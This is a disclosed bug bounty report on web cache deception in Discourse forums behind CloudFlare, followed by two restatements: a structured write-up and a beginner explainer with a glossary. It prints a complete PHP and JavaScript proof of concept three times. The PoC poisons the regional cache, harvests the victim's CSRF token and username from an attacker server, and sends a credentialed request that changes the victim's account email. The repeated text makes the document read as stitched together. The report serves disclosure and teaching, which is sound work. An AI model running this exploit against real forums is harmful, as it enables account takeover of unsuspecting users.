CSRF-tokens on pages without no-cache headers, resulting in ATO when using CloudFlare proxy (Web Cache Deception)
Discourse pages that expose the user's CSRF token and username lacked cache-control headers, so when served behind CloudFlare those pages could be cached and later fetched by an attacker in the same CloudFlare region. An attacker could then use the leaked token to change the victim's email address and take over the account.
 Originally disclosed on HackerOne
- Fixed in 6 months
- Paid in 6 months
- Disclosed after 12 months
Hi,
I noticed this issue on one of your clients which was using CloudFlare in front of their Discourse. This is not affecting try.discourse.org but the same underlying issue can be seen there as well even though it's not exploitable on that specific domain.
The TL;DR of issue is basically: Discourse instance is vulnerable to account takeover if Discourse is served behind a CloudFlare proxy due to the lack of no-cache headers on pages with CSRF-tokens.
As you might understand due to this, the PoC below is not working on try.discourse.org. I haven't provided any other example, but let me know if I should do a trial version setting it up behind CloudFlare myself. My guess is that you maybe want to try this out yourself, since you want to verify that the vanilla setup in CloudFlare still makes Discourse vulnerable.
Background
You might have heard about the Web Cache Deception attack. The idea is basically to fool the cache proxy, in this case CloudFlare, to cache content which belongs to the victim inside the CloudFlare proxy layer. This makes it possible for anyone in the same CloudFlare region to fetch the leaked data without any authentication.
Any URL having a file ending with one of CloudFlare's mime types will be cached for the whole region. Remember, a region is big and there are only 13 of them in total (in my case, the region is Western Europe). Here's a reference from CloudFlare about their regions.
This attack vector was coined by Omer Gil earlier this year ( https://www.slideshare.net/OmerGil/web-cache-deception-attack ).
Technical details
The issue with Discourse is that there's a lot of routes which all of them exposes the user's CSRF-token as well as the user's username in the header. This applies not only to status 200 but also to status 404.
Here are some routes which will return status 200 on try.discourse.org even if we have appended .css on them (which is a trigger for CloudFlare to cache this URL):
/u/my/preferences.css
/u/my/preferences/username.css
/u/my/preferences/card-badge.css
Results in:
HTTP/1.1 200 OK
X-Discourse-Route: users/preferences

HTTP/1.1 200 OK
X-Discourse-Route: users/preferences

HTTP/1.1 200 OK
X-Discourse-Route: users/card_badge
(This seems to be a general issue with the X-Discourse-Route: users/* routes)
Also, the normal 404-page actually reveals the current user's CSRF token (this request is done while being signed in):
GET /u/x.css HTTP/1.1
Host: try.discourse.org

<meta name="csrf-token" content="aYBW0N/1nfI1PHBa24YNx+...+BJJX+Fg==" />
You currently don't have try.discourse.org behind CloudFlare, but I've verified with a few instances that I noticed did.
What you will see is the following:
Issuing the following request twice while being signed in:
GET /u/x.css HTTP/1.1
Will lead to:
CF-Cache-Status: HIT
As well as:
X-Discourse-Username: test

<meta name="csrf-token" content="6bE...VnlQ==" />
Same thing with /u/my/preferences.css.
The issue is that none of these routes, exposing the CSRF-token and the username, has any Pragma, Cache-Control or Expire-headers, so there's nothing that tells CloudFlare not to cache these URLs.
PoC

You need an instance behind a CloudFlare-proxy, with no settings more than just enabling CloudFlare on the domain:
Now, we can use the following script as a PoC, remember that if we would attack someone, we would need to fetch the URL server-side from the same CloudFlare-region as the victim. This should be no problem, since there's only 13 regions in total.
What this script will do is this:
- Victim is signed in to a Discourse instance which is behind a CloudFlare-proxy
- Victim vists a malicious page by the attacker
- The page will issue three requests using
img-tags to/u/$rand.css, to make sure that the CloudFlare cache is tainted with the current user and its CSRF-token - After the images has loaded, the PHP-script will fetch the same URL server-side, which requires the PHP-script to be in the same CloudFlare region (my region right now for example is Western Europe).
- The script will extract the username from the
X-Discourse-Usernameheader and the CSRF-token from the HTML - The PHP-script will return these two values to the malicious site, and a form will be crafted:
POST /users/$username/preferences/email.json HTTP/1.1

_method=PUT&email=$attacker_email&authenticity_token=$csrf_token
- Email is now changed for the victim, the attacker will get a verification email. When attacker have clicked on the verification email, the email is now changed. The victim will however get an email saying the email was changed, but the change has already happened.
Here's the script. It seems like _forum_session-token has SameSite=lax which is great, however, this is not yet implemented in Firefox, so try this in Firefox. You need to point it to an instance which is behind CloudFlare proxy.
<?
$discourse = "https://discourse.instance.behind.cloudflare.proxy"; //like https://try.discourse.org but behind CloudFlare
$email_to_change_to = "[email protected]";
if(!empty($_GET['fetch'])) {
$f = @intval($_GET['f']);
$ctx = stream_context_create(array('http' => array('ignore_errors' => true)));
$data = file_get_contents($discourse.'/u/'.$f.'.css', false, $ctx);
preg_match('/name="csrf-token" content="([a-zA-Z0-9\/=+]+)"/', $data, $matches);
if(!empty($matches[1])) {
preg_match('/X-Discourse-Username: (.*)/', implode("\n", $http_response_header), $name_matches);
echo $matches[1].';'.$name_matches[1];
} else {
echo 'error';
}
exit;
}
#random file to taint with csrf-token
$rand = mt_rand(100000,999999);
?>
<html>
<body>
{{media:2}}
{{media:3}}
{{media:4}}
<script>
var user = '', change_email_to = '<?=$email_to_change_to?>';
function f() {
fetch('?fetch=1&f=<?=$rand?>').then(function(e){return e.text()}).then(function(e){
if(e == 'error') { alert('You are currently running the PHP on a different Cloudflare region'); return; }
user = e.split(';')[1];
document.getElementById('f').action = '<?=$discourse?>/users/'+user+'/preferences/email'
submitRequest(e.split(';')[0])
})
}
function submitRequest(csrf) {
var xhr = new XMLHttpRequest();
xhr.onerror = function () {
console.log(xhr.readyState)
if(xhr.readyState == 4) {
alert('Account email for ' + user + ' has been changed to: ' + change_email_to);
}
};
xhr.open("POST", "<?=$discourse?>/users/"+user+"/preferences/email.json", true);
xhr.setRequestHeader("Accept", "text\/html");
xhr.setRequestHeader("Content-Type", "application\/x-www-form-urlencoded");
xhr.withCredentials = true;
var body = "_method=PUT&email=" + encodeURIComponent(change_email_to) +"&authenticity_token=" + encodeURIComponent(csrf);
var aBody = new Uint8Array(body.length);
for (var i = 0; i < aBody.length; i++)
aBody[i] = body.charCodeAt(i);
xhr.send(new Blob([aBody]));
}
</script>
<form action="" id="f" method="POST">
<input type="hidden" name="_method" value="PUT" />
<input type="hidden" name="email" value="<?=$email_to_change_to?>" />
<input type="hidden" name="authenticity_token" id="csrf" value="" />
<input type="submit" style="display: none;" value="Submit request" />
Please wait...
</form>
</body>
</html>

If you try this against a Discourse instance while being signed in, you should see something like this when visiting this script:
Mitigations
Add the no-cache headers, Cache-Control and/or Expire on any of the templates that outputs the CSRF-token, this will prevent CloudFlare from caching information which is user specific. I would also recommend doing the same thing when the X-Discourse-Username is returned.
Let me know if you need any additional information.
Regards, Frans
Context
Discourse is a forum application. When a signed-in user loads a page, Discourse embeds the user's CSRF token in the HTML as a csrf-token meta tag and also returns the user's username in an X-Discourse-Username response header. Those values are user-specific and are meant to be seen only by that user.
The report describes what happens when a Discourse instance sits behind a CloudFlare proxy. CloudFlare caches static content for a whole geographic region, and a region is large: the researcher notes there are only 13 of them in total, with Western Europe being one. If a URL ends in one of CloudFlare's cacheable file extensions, CloudFlare will cache the response for the entire region. The attack that combines this with user-specific content is the Web Cache Deception attack, coined by Omer Gil earlier that year.
The researcher noticed the issue on a client that ran CloudFlare in front of Discourse. It does not affect try.discourse.org, but the same underlying behaviour can be seen there even though it is not exploitable on that domain.
Setup
- A Discourse instance reachable through a CloudFlare proxy, with no settings beyond enabling CloudFlare on the domain.
- A signed-in victim account on that instance.
- The attacker's PHP script must run in the same CloudFlare region as the victim, because the server-side fetch of the tainted URL has to hit the same regional cache.
- The researcher notes that the
_forum_sessioncookie hasSameSite=lax, which is good, but that this was not yet implemented in Firefox at the time, so the PoC should be tried in Firefox.
Finding it
Discourse has many routes that expose the user's CSRF token and username, and this applies not only to status 200 but also to status 404. Appending .css to a route is a trigger for CloudFlare to cache the URL. On try.discourse.org, the following routes return status 200 even with .css appended:
/u/my/preferences.css
/u/my/preferences/username.css
/u/my/preferences/card-badge.css
They result in:
HTTP/1.1 200 OK
X-Discourse-Route: users/preferences

HTTP/1.1 200 OK
X-Discourse-Route: users/preferences

HTTP/1.1 200 OK
X-Discourse-Route: users/card_badge
The researcher notes this seems to be a general issue with the X-Discourse-Route: users/* routes.
The normal 404 page also reveals the current user's CSRF token. This request is made while signed in:
GET /u/x.css HTTP/1.1
Host: try.discourse.org

<meta name="csrf-token" content="aYBW0N/1nfI1PHBa24YNx+...+BJJX+Fg==" />
On an instance behind CloudFlare, issuing the following request twice while signed in:
GET /u/x.css HTTP/1.1
leads to:
CF-Cache-Status: HIT
as well as:
X-Discourse-Username: test

<meta name="csrf-token" content="6bE...VnlQ==" />
The same happens with /u/my/preferences.css. The problem is that none of these routes, which expose the CSRF token and the username, sends any Pragma, Cache-Control or Expire header, so nothing tells CloudFlare not to cache those URLs.
Exploitation
The PoC needs an instance behind a CloudFlare proxy with no settings beyond enabling CloudFlare on the domain.
The script works as follows:
- The victim is signed in to a Discourse instance behind a CloudFlare proxy.
- The victim visits a malicious page controlled by the attacker.
- The page issues three requests using
imgtags to/u/$rand.css, to make sure the CloudFlare cache is tainted with the current user and their CSRF token. - After the images have loaded, the PHP script fetches the same URL server-side, which requires the PHP script to be in the same CloudFlare region as the victim (Western Europe in the researcher's case).
- The script extracts the username from the
X-Discourse-Usernameheader and the CSRF token from the HTML. - The PHP script returns these two values to the malicious site, and a form is crafted:
POST /users/$username/preferences/email.json HTTP/1.1

_method=PUT&email=$attacker_email&authenticity_token=$csrf_token
- The victim's email is now changed and the attacker receives a verification email. Once the attacker clicks the verification link, the email is changed. The victim does get an email saying the email was changed, but the change has already happened.
Here is the script. It must be pointed at an instance behind a CloudFlare proxy.
<?
$discourse = "https://discourse.instance.behind.cloudflare.proxy"; //like https://try.discourse.org but behind CloudFlare
$email_to_change_to = "[redacted]";
if(!empty($_GET['fetch'])) {
$f = @intval($_GET['f']);
$ctx = stream_context_create(array('http' => array('ignore_errors' => true)));
$data = file_get_contents($discourse.'/u/'.$f.'.css', false, $ctx);
preg_match('/name="csrf-token" content="([a-zA-Z0-9\/=+]+)"/', $data, $matches);
if(!empty($matches[1])) {
preg_match('/X-Discourse-Username: (.*)/', implode("\n", $http_response_header), $name_matches);
echo $matches[1].';'.$name_matches[1];
} else {
echo 'error';
}
exit;
}
#random file to taint with csrf-token
$rand = mt_rand(100000,999999);
?>
<html>
<body>
{{media:2}}
{{media:3}}
{{media:4}}
<script>
var user = '', change_email_to = '<?=$email_to_change_to?>';
function f() {
fetch('?fetch=1&f=<?=$rand?>').then(function(e){return e.text()}).then(function(e){
if(e == 'error') { alert('You are currently running the PHP on a different Cloudflare region'); return; }
user = e.split(';')[1];
document.getElementById('f').action = '<?=$discourse?>/users/'+user+'/preferences/email'
submitRequest(e.split(';')[0])
})
}
function submitRequest(csrf) {
var xhr = new XMLHttpRequest();
xhr.onerror = function () {
console.log(xhr.readyState)
if(xhr.readyState == 4) {
alert('Account email for ' + user + ' has been changed to: ' + change_email_to);
}
};
xhr.open("POST", "<?=$discourse?>/users/"+user+"/preferences/email.json", true);
xhr.setRequestHeader("Accept", "text\/html");
xhr.setRequestHeader("Content-Type", "application\/x-www-form-urlencoded");
xhr.withCredentials = true;
var body = "_method=PUT&email=" + encodeURIComponent(change_email_to) +"&authenticity_token=" + encodeURIComponent(csrf);
var aBody = new Uint8Array(body.length);
for (var i = 0; i < aBody.length; i++)
aBody[i] = body.charCodeAt(i);
xhr.send(new Blob([aBody]));
}
</script>
<form action="" id="f" method="POST">
<input type="hidden" name="_method" value="PUT" />
<input type="hidden" name="email" value="<?=$email_to_change_to?>" />
<input type="hidden" name="authenticity_token" id="csrf" value="" />
<input type="submit" style="display: none;" value="Submit request" />
Please wait...
</form>
</body>
</html>
The PHP part handles the fetch parameter: it builds the URL from the configured Discourse host and the random number f, fetches it with ignore_errors so that error statuses still return a body, extracts the CSRF token from the csrf-token meta tag with a regular expression, and extracts the username from the X-Discourse-Username header in $http_response_header. It returns both as token;username, or error if no token was found. The random number is generated once per page load and used for the img tags that taint the cache.
The JavaScript calls the PHP endpoint, and if it gets error it alerts that the PHP is running in a different CloudFlare region. Otherwise it splits the response, sets the form action to the victim's email preferences endpoint, and sends an XHR POST with withCredentials = true, the _method=PUT override, the new email and the stolen authenticity_token. The hidden form in the page mirrors the same fields.
If you try this against a Discourse instance while signed in, you should see something like this when visiting the script:
Root cause
The routes that output the CSRF token and the X-Discourse-Username header send no Pragma, Cache-Control or Expire headers. CloudFlare therefore has nothing telling it not to cache those URLs, and because the URLs end in a cacheable extension such as .css, it caches the user-specific response for the whole region. The CSRF token and username then become readable by anyone in that region without authentication. The SameSite=lax attribute on _forum_session limits cross-site requests in browsers that implement it, but at the time Firefox did not, so the cross-site POST from the malicious page still carried the session.
Impact
An attacker who can get a signed-in victim to visit a malicious page, and whose server-side fetch runs in the same CloudFlare region as the victim, can obtain the victim's CSRF token and username from the regional cache and use them to change the victim's account email. After the attacker clicks the verification email, the email change takes effect; the victim receives a notification that the email was changed, but only after the change has already happened. The report's summary describes this as account takeover. The attack requires the instance to be behind a CloudFlare proxy and the attacker to be in the same region as the victim, which the researcher considers no problem given there are only 13 regions.
Fix
Add no-cache headers, Cache-Control and/or Expire on any template that outputs the CSRF token, which prevents CloudFlare from caching user-specific information. The researcher also recommends doing the same whenever X-Discourse-Username is returned.
Variants to test
- Append a CloudFlare-cacheable extension such as
.cssto authenticated routes and check whether the response still contains the CSRF token or username. A positive result is a200(or404) response with the token present and a subsequent request returningCF-Cache-Status: HIT. - Test the
X-Discourse-Route: users/*routes, for example/u/my/preferences.css,/u/my/preferences/username.cssand/u/my/preferences/card-badge.css, looking for the same token exposure. - Request a non-existent user path such as
/u/x.csswhile signed in and inspect the 404 body for acsrf-tokenmeta tag. - Check whether any response carrying user-specific data lacks
Pragma,Cache-ControlandExpire, which is the precondition for the cache to store it. - Repeat the two-request sequence against any proxy in front of the application and look for a cache
HITon the second request.
What happened, in plain words
Discourse is a piece of software for running an online forum: a website where people sign up, post messages and reply to each other. When you are signed in to a Discourse forum, the pages you load contain a small secret value tied to your account, and the server also tells the page your username. Those two things are meant for your eyes only.
This report is about what happens when a Discourse forum is placed behind CloudFlare. CloudFlare is a service that sits between visitors and a website. It does several jobs, and one of them is caching: keeping a copy of a page so it can be handed out again quickly without asking the website's own server. CloudFlare keeps those copies per geographic region, and a region is very large. The researcher notes there are only 13 regions in total, and Western Europe is one of them.
CloudFlare only caches certain kinds of files by default, mostly static things like images, stylesheets and scripts. It decides what to cache partly by the end of the URL: if a URL ends in one of CloudFlare's cacheable file extensions, CloudFlare will keep a copy for the whole region. The trick in this report is to make a page that contains your private data look like one of those static files, so CloudFlare stores it, and then anyone in the same region can read it without being signed in.
This combination has a name: the Web Cache Deception attack. The report says the attack vector was coined by Omer Gil earlier that year.
The researcher noticed the problem on a client's site that ran CloudFlare in front of Discourse. It does not affect try.discourse.org, the public demo forum, but the same underlying behaviour can be seen there even though it is not exploitable on that domain.
The pieces you need to know
Before the details, a few ideas that come up again and again.
- A token is a short secret string that a website gives to your browser so it can recognise later requests as coming from you. Think of a cloakroom ticket: the attendant gives you a numbered ticket, and when you come back with it you get your coat. Anyone who copies the ticket can also get your coat.
- A CSRF token (Cross-Site Request Forgery token) is a special token whose job is to prove that a request really came from the website's own pages and not from some other site that is trying to act on your behalf. Discourse puts it into the page as a
csrf-tokenmeta tag, which is a small piece of information in the page's HTML that scripts can read. - A header is extra information that travels alongside a web request or response, separate from the visible page content. When your browser asks for a page, it sends request headers; when the server answers, it sends response headers.
X-Discourse-Usernameis a response header in which Discourse tells the page who is signed in. - A cookie is a small piece of data your browser stores for a website and sends back on every request to that site. It is how a website remembers that you are signed in. The session cookie here is called
_forum_session. - SameSite is a setting on a cookie that controls whether the browser will send it along with requests that originate from a different website.
SameSite=laxis a fairly strict setting: it mostly stops other sites from making your browser send the cookie. The researcher notes that at the time this was not yet implemented in Firefox, so the attack should be tried in Firefox. - A proxy is a server that stands in front of the real website and passes requests through to it. CloudFlare is a proxy, and because it can answer some requests from its own stored copies, it is also a cache.
- A cache is a store of copies kept so that future requests can be answered faster. The danger is that a copy made for one person can be handed to someone else.
- A region here means one of CloudFlare's geographic groupings of data centres. A cached copy is shared across a whole region, not just one city.
- A route is a URL pattern that a web application recognises and handles, for example
/u/my/preferencesfor the page where you change your account preferences. - A status code is the three-digit number a server sends to say how a request went.
200means success,404means not found. - PHP is a programming language commonly used to build the server side of websites. The proof-of-concept script in this report is written in PHP plus some JavaScript, which is the language that runs inside your browser.
Setting up the test
To reproduce the issue you need:
- A Discourse instance reachable through a CloudFlare proxy, with no settings beyond simply enabling CloudFlare on the domain.
- A victim account that is signed in on that instance.
- The attacker's PHP script running in the same CloudFlare region as the victim. This matters because the script later fetches the tainted URL from the server side, and that fetch has to land on the same regional cache where the victim's data was stored.
- A browser in which the
SameSite=laxprotection on_forum_sessionis not yet enforced. The researcher says Firefox at the time did not implement it, so use Firefox.
Finding it
Discourse has many routes that expose the signed-in user's CSRF token and username. Importantly, this happens not only on successful pages (status 200) but also on pages that report not found (status 404). Appending .css to a route is what triggers CloudFlare to treat the URL as a cacheable static file.
On try.discourse.org, the following routes return status 200 even with .css appended:
/u/my/preferences.css
/u/my/preferences/username.css
/u/my/preferences/card-badge.css
In plain words: these are the account preferences pages, the username-change page and the card-badge page, each with .css stuck on the end.
They result in:
HTTP/1.1 200 OK
X-Discourse-Route: users/preferences

HTTP/1.1 200 OK
X-Discourse-Route: users/preferences

HTTP/1.1 200 OK
X-Discourse-Route: users/card_badge
Each block is the start of a response: the status line says 200 OK, meaning the request succeeded, and the X-Discourse-Route header tells you which internal route handled it. The researcher notes this seems to be a general issue with the X-Discourse-Route: users/* routes, meaning any route under the users section.
The normal 404 page also reveals the current user's CSRF token. This request is made while signed in:
GET /u/x.css HTTP/1.1
Host: try.discourse.org

<meta name="csrf-token" content="aYBW0N/1nfI1PHBa24YNx+...+BJJX+Fg==" />
Line by line: GET /u/x.css HTTP/1.1 asks the server for the path /u/x.css, where x is a username that does not exist. Host: try.discourse.org says which site the request is for. The blank line separates the request from what follows, and the <meta name="csrf-token" ...> line is the part of the returned page that carries the secret token. So even a page saying "no such user" hands back the signed-in visitor's token.
On an instance behind CloudFlare, issuing the following request twice while signed in:
GET /u/x.css HTTP/1.1
leads to:
CF-Cache-Status: HIT
CF-Cache-Status is a header CloudFlare adds to tell you whether it answered from its cache. HIT means yes, it served a stored copy. That is the moment the private page has become a shared copy.
as well as:
X-Discourse-Username: test

<meta name="csrf-token" content="6bE...VnlQ==" />
Here the cached copy contains both the username (test in this example) and the CSRF token. Anyone who can request that same URL in the same region now receives them.
The same happens with /u/my/preferences.css. The problem is that none of these routes, which expose the CSRF token and the username, sends any Pragma, Cache-Control or Expire header. Those are the response headers a server uses to tell caches how long a page may be kept and whether it may be kept at all. With none of them present, nothing tells CloudFlare not to cache those URLs.
Exploitation
The proof of concept needs an instance behind a CloudFlare proxy with no settings beyond enabling CloudFlare on the domain.
The script works as follows:
- The victim is signed in to a Discourse instance behind a CloudFlare proxy.
- The victim visits a malicious page controlled by the attacker.
- The page issues three requests using
imgtags to/u/$rand.css, to make sure the CloudFlare cache is tainted with the current user and their CSRF token. Animgtag is the ordinary HTML way to show a picture; the browser fetches whatever URL it points at.$randis a random number so the URL is one nobody has requested before. - After the images have loaded, the PHP script fetches the same URL server-side, which requires the PHP script to be in the same CloudFlare region as the victim (Western Europe in the researcher's case). The attacker's server now asks CloudFlare for that URL and receives the stored copy, without needing the victim's cookie.
- The script extracts the username from the
X-Discourse-Usernameheader and the CSRF token from the HTML. - The PHP script returns these two values to the malicious site, and a form is crafted:
POST /users/$username/preferences/email.json HTTP/1.1

_method=PUT&email=$attacker_email&authenticity_token=$csrf_token
This is the request that changes the victim's email address. POST is the method used to submit data. The path points at the email preferences endpoint for the victim's username. The blank line separates the request line from the body, and the body contains three fields: _method=PUT tells Discourse to treat this as an update even though the request is a POST, email is the new address the attacker wants, and authenticity_token is the stolen CSRF token that makes the request look legitimate.
- The victim's email is now changed and the attacker receives a verification email. Once the attacker clicks the verification link, the email is changed. The victim does get an email saying the email was changed, but the change has already happened.
Here is the script. It must be pointed at an instance behind a CloudFlare proxy.
<?
$discourse = "https://discourse.instance.behind.cloudflare.proxy"; //like https://try.discourse.org but behind CloudFlare
$email_to_change_to = "[redacted]";
if(!empty($_GET['fetch'])) {
$f = @intval($_GET['f']);
$ctx = stream_context_create(array('http' => array('ignore_errors' => true)));
$data = file_get_contents($discourse.'/u/'.$f.'.css', false, $ctx);
preg_match('/name="csrf-token" content="([a-zA-Z0-9\/=+]+)"/', $data, $matches);
if(!empty($matches[1])) {
preg_match('/X-Discourse-Username: (.*)/', implode("\n", $http_response_header), $name_matches);
echo $matches[1].';'.$name_matches[1];
} else {
echo 'error';
}
exit;
}
#random file to taint with csrf-token
$rand = mt_rand(100000,999999);
?>
<html>
<body>
{{media:2}}
{{media:3}}
{{media:4}}
<script>
var user = '', change_email_to = '<?=$email_to_change_to?>';
function f() {
fetch('?fetch=1&f=<?=$rand?>').then(function(e){return e.text()}).then(function(e){
if(e == 'error') { alert('You are currently running the PHP on a different Cloudflare region'); return; }
user = e.split(';')[1];
document.getElementById('f').action = '<?=$discourse?>/users/'+user+'/preferences/email'
submitRequest(e.split(';')[0])
})
}
function submitRequest(csrf) {
var xhr = new XMLHttpRequest();
xhr.onerror = function () {
console.log(xhr.readyState)
if(xhr.readyState == 4) {
alert('Account email for ' + user + ' has been changed to: ' + change_email_to);
}
};
xhr.open("POST", "<?=$discourse?>/users/"+user+"/preferences/email.json", true);
xhr.setRequestHeader("Accept", "text\/html");
xhr.setRequestHeader("Content-Type", "application\/x-www-form-urlencoded");
xhr.withCredentials = true;
var body = "_method=PUT&email=" + encodeURIComponent(change_email_to) +"&authenticity_token=" + encodeURIComponent(csrf);
var aBody = new Uint8Array(body.length);
for (var i = 0; i < aBody.length; i++)
aBody[i] = body.charCodeAt(i);
xhr.send(new Blob([aBody]));
}
</script>
<form action="" id="f" method="POST">
<input type="hidden" name="_method" value="PUT" />
<input type="hidden" name="email" value="<?=$email_to_change_to?>" />
<input type="hidden" name="authenticity_token" id="csrf" value="" />
<input type="submit" style="display: none;" value="Submit request" />
Please wait...
</form>
</body>
</html>
The three image tags in the page are the requests that taint the cache: the victim's browser loads them, and each one asks CloudFlare for a .css URL that actually contains the victim's own data.
Now the script in plain words, piece by piece.
At the top, $discourse holds the address of the target forum, and $email_to_change_to holds the address the attacker wants to switch the victim's account to. These are settings the attacker fills in.
The if(!empty($_GET['fetch'])) block is the server-side half. It only runs when the page is requested with a fetch parameter in the URL, which is how the JavaScript asks the PHP code to do the fetching. $f = @intval($_GET['f']); takes the random number from the URL and turns it into an integer; the @ suppresses warnings. stream_context_create with ignore_errors set to true means that even if the server answers with an error status, PHP still gives us the body of the response instead of stopping. That matters because the 404 page is exactly where the token leaks.
file_get_contents($discourse.'/u/'.$f.'.css', ...) is the actual fetch: it builds the URL from the forum address, the random number and .css, and downloads it from the server side. Because this request comes from the attacker's server, it carries no victim cookie; it only works because CloudFlare already has a stored copy from the victim's browser.
The first preg_match searches the downloaded HTML for the csrf-token meta tag and captures the token characters. If a token was found, the second preg_match searches the response headers, joined into one string, for the X-Discourse-Username header and captures the name. echo $matches[1].';'.$name_matches[1]; sends both back to the browser as token;username. If no token was found, it prints error instead. The exit stops the script so the HTML below is not sent in that case.
$rand = mt_rand(100000,999999); picks a random number once per page load. This is the number used in the image URLs, so each visit uses a fresh URL that is not already in the cache.
The JavaScript then runs in the victim's browser. fetch('?fetch=1&f=<?=$rand?>') calls the PHP half with the random number. If the answer is error, the script alerts that the PHP is running in a different CloudFlare region, because the fetch did not find a cached copy. Otherwise it splits the answer on the semicolon: the second part is the username, the first part is the CSRF token. It sets the hidden form's action to the victim's email preferences endpoint and calls submitRequest with the token.
submitRequest creates an XMLHttpRequest, which is the older browser mechanism for sending a request from a script. xhr.open("POST", ...) targets the email preferences endpoint ending in .json. The two setRequestHeader calls say what kind of answer is accepted and how the body is encoded. xhr.withCredentials = true is the crucial line: it tells the browser to include the victim's cookies with this cross-site request, so Discourse sees the request as coming from the signed-in victim. The body is built with _method=PUT, the new email and the stolen authenticity_token, then encoded into bytes and sent.
The hidden form at the bottom mirrors the same three fields.
If you try this against a Discourse instance while signed in, you should see something like this when visiting the script:
Why it works
The routes that output the CSRF token and the X-Discourse-Username header send no Pragma, Cache-Control or Expire headers. CloudFlare therefore has nothing telling it not to cache those URLs, and because the URLs end in a cacheable extension such as .css, it caches the user-specific response for the whole region. The CSRF token and username then become readable by anyone in that region without authentication.
The SameSite=lax attribute on _forum_session limits cross-site requests in browsers that implement it, but at the time Firefox did not, so the cross-site POST from the malicious page still carried the session.
What an attacker gets
An attacker who can get a signed-in victim to visit a malicious page, and whose server-side fetch runs in the same CloudFlare region as the victim, can obtain the victim's CSRF token and username from the regional cache and use them to change the victim's account email. After the attacker clicks the verification email, the email change takes effect; the victim receives a notification that the email was changed, but only after the change has already happened. The report's summary describes this as account takeover. The attack requires the instance to be behind a CloudFlare proxy and the attacker to be in the same region as the victim, which the researcher considers no problem given there are only 13 regions.
The fix
Add no-cache headers, Cache-Control and/or Expire on any template that outputs the CSRF token, which prevents CloudFlare from caching user-specific information. The researcher also recommends doing the same whenever X-Discourse-Username is returned.
Things worth testing elsewhere
- Append a CloudFlare-cacheable extension such as
.cssto authenticated routes and check whether the response still contains the CSRF token or username. A positive result is a200(or404) response with the token present and a subsequent request returningCF-Cache-Status: HIT. - Test the
X-Discourse-Route: users/*routes, for example/u/my/preferences.css,/u/my/preferences/username.cssand/u/my/preferences/card-badge.css, looking for the same token exposure. - Request a non-existent user path such as
/u/x.csswhile signed in and inspect the 404 body for acsrf-tokenmeta tag. - Check whether any response carrying user-specific data lacks
Pragma,Cache-ControlandExpire, which is the precondition for the cache to store it. - Repeat the two-request sequence against any proxy in front of the application and look for a cache
HITon the second request.
Glossary
- Account takeover: a situation where an attacker gains control of someone else's account, here by changing the victim's email address.
- Cache: a store of copies of responses kept so future requests can be answered faster, sometimes by a different person.
- Cacheable extension: a file ending such as
.cssthat a caching service treats as static content and stores by default. - CloudFlare: a service that sits between visitors and a website, providing caching and other protection.
- Cookie: a small piece of data a browser stores for a site and sends back on later requests, used to remember that you are signed in.
- CSRF token: a secret value placed in a page to prove a request came from that site's own pages, not from another site.
Cache-Control: a response header that tells caches whether and how long they may store a response.CF-Cache-Status: a header CloudFlare adds to say whether it answered from its cache (HIT) or not.- Discourse: forum software for running an online discussion site.
Expire: a response header giving a time after which a cached copy should be considered out of date.- Header: extra information sent alongside a request or response, separate from the visible content.
- HTML: the language web pages are written in.
imgtag: the HTML element that tells the browser to load an image from a URL.- JavaScript: the programming language that runs inside the browser and can make requests and change the page.
- Meta tag: a small piece of information inside a page's HTML, here used to carry the CSRF token.
- PHP: a programming language commonly used for the server side of websites.
Pragma: an older response header used to tell caches not to store a response.- Proxy: a server that stands in front of a website and passes requests through to it.
- Region: one of CloudFlare's geographic groupings of data centres; a cached copy is shared across a whole region.
- Route: a URL pattern a web application recognises and handles.
- SameSite: a cookie setting that controls whether the cookie is sent with requests coming from other sites.
- Session: the period during which a site remembers you as signed in, tracked by a cookie.
- Status code: the three-digit number a server sends to say how a request went, such as
200for success or404for not found. - Token: a short secret string used to recognise or authorise something.
- Web Cache Deception: an attack that tricks a cache into storing one user's private content and serving it to others.
X-Discourse-Route: a response header telling which internal route handled the request.X-Discourse-Username: a response header in which Discourse returns the signed-in user's username.- XMLHttpRequest: a browser mechanism for sending requests from a script.